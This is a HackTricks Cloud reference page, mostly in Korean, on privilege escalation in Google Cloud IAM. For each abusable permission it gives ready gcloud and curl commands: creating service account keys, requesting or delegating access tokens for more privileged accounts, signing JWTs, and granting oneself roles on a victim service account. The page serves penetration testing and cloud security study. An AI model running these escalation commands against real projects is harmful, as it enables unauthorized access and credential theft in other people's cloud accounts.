 HackTricks Cloud
GCP - IAM Privesc
Tip
AWS 해킹 학습 및 실습:
HackTricks Training AWS Red Team Expert (ARTE)
GCP 해킹 학습 및 실습:HackTricks Training GCP Red Team Expert (GRTE)
Az 해킹 학습 및 실습:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks 지원하기
- 구독 플랜을 확인하세요!
- 참여하세요 💬 Discord group 또는 telegram group에 참여하거나 Twitter 🐦 @hacktricks_live를 팔로우하세요.
- PR을 제출하여 해킹 트릭을 공유하세요: HackTricks 및 HackTricks Cloud github repos.
IAM
IAM에 대한 자세한 정보는 다음을 참조하세요:
GCP - IAM, Principals & Org Policies Enum
iam.roles.update (iam.roles.get)
언급된 permissions을 가진 attacker는 당신에게 할당된 role을 업데이트하여 다음과 같은 다른 resources에 대한 추가 permissions를 부여할 수 있습니다:
gcloud iam roles update <rol name> --project <project> --add-permissions <permission>
vuln 환경의 생성, exploit 및 정리 자동화를 위한 스크립트는 여기에서 찾을 수 있고, 이 권한을 악용하는 python 스크립트는 here. 자세한 내용은 original research.
gcloud iam roles update <Rol_NAME> --project <PROJECT_ID> --add-permissions <Permission>
iam.roles.create & iam.serviceAccounts.setIamPolicy
iam.roles.create 권한은 프로젝트/조직에서 커스텀 역할을 생성할 수 있게 합니다. attacker의 손에 들어가면 이는 위험한데, 새로운 권한 집합을 정의해 이후 해당 권한들을 엔티티에 할당(예: iam.serviceAccounts.setIamPolicy 권한을 사용하여)함으로써 권한 상승을 시도할 수 있기 때문입니다.
gcloud iam roles create <ROLE_ID> \
--project=<PROJECT_ID> \
--title="<Title>" \
--description="<Description>" \
--permissions="permission1,permission2,permission3"
iam.serviceAccounts.getAccessToken (iam.serviceAccounts.get)
앞서 언급한 권한을 가진 공격자는 Service Account에 속한 access token을 요청할 수 있습니다, 따라서 우리보다 더 많은 권한을 가진 Service Account의 access token을 요청하는 것이 가능합니다.
공격자가 제어하는 코드가 metadata service에서 managed Vertex AI Agent Engine runtime token을 탈취해 Vertex AI service agent로 재사용하는 리소스 기반 변형에 대해서는 다음을 확인하세요:
GCP - Vertex AI Post Exploitation
gcloud --impersonate-service-account="${victim}@${PROJECT_ID}.iam.gserviceaccount.com" \
auth print-access-token
다음에서 creation, exploit and cleaning of a vuln environment here 스크립트를 찾아 취약 환경의 생성·익스플로잇·정리 과정을 자동화할 수 있으며, 이 권한을 악용하는 python 스크립트는 here에서 확인할 수 있습니다. 자세한 내용은 original research를 참고하세요.
iam.serviceAccountKeys.create
언급된 권한을 가진 공격자는 create a user-managed key for a Service Account 할 수 있으며, 이를 통해 해당 Service Account로 GCP에 액세스할 수 있습니다.
gcloud iam service-accounts keys create --iam-account <name> /tmp/key.json

gcloud auth activate-service-account --key-file=sa_cred.json
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here. For more information check the original research.
참고: iam.serviceAccountKeys.update는 서비스 계정(SA)의 키를 수정하는 데 작동하지 않습니다. 그렇게 하려면 iam.serviceAccountKeys.create 권한도 필요합니다.
iam.serviceAccounts.implicitDelegation
만약 어떤 서비스 계정에 대해 iam.serviceAccounts.implicitDelegation 권한을 가지고 있고, 그 서비스 계정이 제3의 서비스 계정에 대해 iam.serviceAccounts.getAccessToken 권한을 가지고 있다면, implicitDelegation을 이용해 그 제3 서비스 계정의 토큰을 생성할 수 있습니다. 설명을 돕기 위한 다이어그램은 다음과 같습니다.

참고로 documentation에 따르면, gcloud의 delegation은 generateAccessToken() 메서드를 사용해 토큰을 생성하는 경우에만 작동합니다. 아래는 API를 직접 사용해 토큰을 얻는 방법입니다:
curl -X POST \
'https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/'"${TARGET_SERVICE_ACCOUNT}"':generateAccessToken' \
-H 'Content-Type: application/json' \
-H 'Authorization: Bearer '"$(gcloud auth print-access-token)" \
-d '{
"delegates": ["projects/-/serviceAccounts/'"${DELEGATED_SERVICE_ACCOUNT}"'"],
"scope": ["https://www.googleapis.com/auth/cloud-platform"]
}'
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here. For more information check the original research.
iam.serviceAccounts.signBlob
언급된 권한을 가진 공격자는 GCP에서 임의 페이로드에 서명할 수 있습니다. 따라서 대상 SA의 서명이 없는 JWT를 생성한 뒤 이를 blob으로 전송하여 대상 SA에게 JWT에 서명하게 할 수 있습니다. 자세한 내용은 read this를 참고하세요.
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here and here. For more information check the original research.
iam.serviceAccounts.signJwt
언급된 권한을 가진 공격자는 잘 형성된 JSON 웹 토큰(JWT)을 서명할 수 있습니다. 이전 방법과의 차이는 JWT를 포함한 blob에 google이 서명하도록 하는 대신, 이미 JWT를 기대하는 signJWT 메서드를 사용한다는 점입니다. 이로써 사용이 더 쉬워지지만, 모든 바이트 대신 JWT만 서명할 수 있습니다.
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here. For more information check the original research.
iam.serviceAccounts.setIamPolicy
언급된 권한을 가진 공격자는 서비스 계정에 IAM 정책을 추가할 수 있습니다. 이를 악용하여 서비스 계정을 가장하기 위해 필요한 권한을 자신에게 부여할 수 있습니다. 다음 예에서는 우리가 관심 있는 SA에 대해 roles/iam.serviceAccountTokenCreator 역할을 자신에게 부여하고 있습니다:
gcloud iam service-accounts add-iam-policy-binding "${VICTIM_SA}@${PROJECT_ID}.iam.gserviceaccount.com" \
--member="user:username@domain.com" \
--role="roles/iam.serviceAccountTokenCreator"

# If you still have prblem grant yourself also this permission
gcloud iam service-accounts add-iam-policy-binding "${VICTIM_SA}@${PROJECT_ID}.iam.gserviceaccount.com" \ \
--member="user:username@domain.com" \
--role="roles/iam.serviceAccountUser"
You can find a script to automate the creation, exploit and cleaning of a vuln environment here.
iam.serviceAccounts.actAs
iam.serviceAccounts.actAs 권한은 AWS의 iam:PassRole 권한과 유사합니다. 이 권한은 Compute Engine 인스턴스 시작과 같은 작업을 수행할 때 Service Account로 “actAs” 할 수 있는 능력을 부여하여 권한 관리를 안전하게 하는 데 필수적입니다. 이 권한이 없으면 사용자가 부적절한 접근을 얻을 수 있습니다. 또한 iam.serviceAccounts.actAs를 악용하는 방법은 여러 가지가 있으며, 각 방법은 여러 권한을 필요로 하는 반면 다른 방법들은 단 하나의 권한만 필요로 합니다.
Service account impersonation
서비스 계정을 가장하는 것은 새로운 더 높은 권한을 얻는 데 매우 유용할 수 있습니다. 다른 서비스 계정을 impersonate another service account 할 수 있는 방법은 세 가지가 있습니다:
- Authentication using RSA private keys (covered above)
- Authorization using Cloud IAM policies (covered here)
- Deploying jobs on GCP services (more applicable to the compromise of a user account)
iam.serviceAccounts.getOpenIdToken
언급된 권한을 가진 공격자는 OpenID JWT를 생성할 수 있습니다. 이러한 토큰은 신원을 증명하는 데 사용되며 반드시 리소스에 대한 암묵적인 권한을 포함하는 것은 아닙니다.
이 interesting post에 따르면, 토큰을 사용할 서비스(즉 audience)를 지정해야 하며, 그러면 google이 서명한 JWT를 받아 서비스 계정과 JWT의 audience가 표시됩니다.
OpenIDToken을 생성하려면(권한이 있는 경우) 다음을 사용하면 됩니다:
# First activate the SA with iam.serviceAccounts.getOpenIdToken over the other SA
gcloud auth activate-service-account --key-file=/path/to/svc_account.json
# Then, generate token
gcloud auth print-identity-token "${ATTACK_SA}@${PROJECT_ID}.iam.gserviceaccount.com" --audiences=https://example.com
그런 다음 이를 사용해 서비스에 액세스할 수 있습니다:
curl -v -H "Authorization: Bearer id_token" https://some-cloud-run-uc.a.run.app
이러한 종류의 토큰을 통한 인증을 지원하는 일부 서비스는 다음과 같습니다:
- Google Cloud Run
- Google Cloud Functions
- Google Identity Aware Proxy
- Google Cloud Endpoints (Google OIDC를 사용하는 경우)
서비스 계정을 대신하여 OpenID token을 생성하는 방법의 예시는 here에서 확인할 수 있습니다.
참고자료
Tip
AWS 해킹 학습 및 실습:
GCP 해킹 학습 및 실습:
Az 해킹 학습 및 실습:HackTricks 지원하기
- 구독 플랜을 확인하세요!
- 참여하세요 💬 Discord group 또는 telegram group에 참여하거나 Twitter 🐦 @hacktricks_live를 팔로우하세요.
- PR을 제출하여 해킹 트릭을 공유하세요: HackTricks 및 HackTricks Cloud github repos.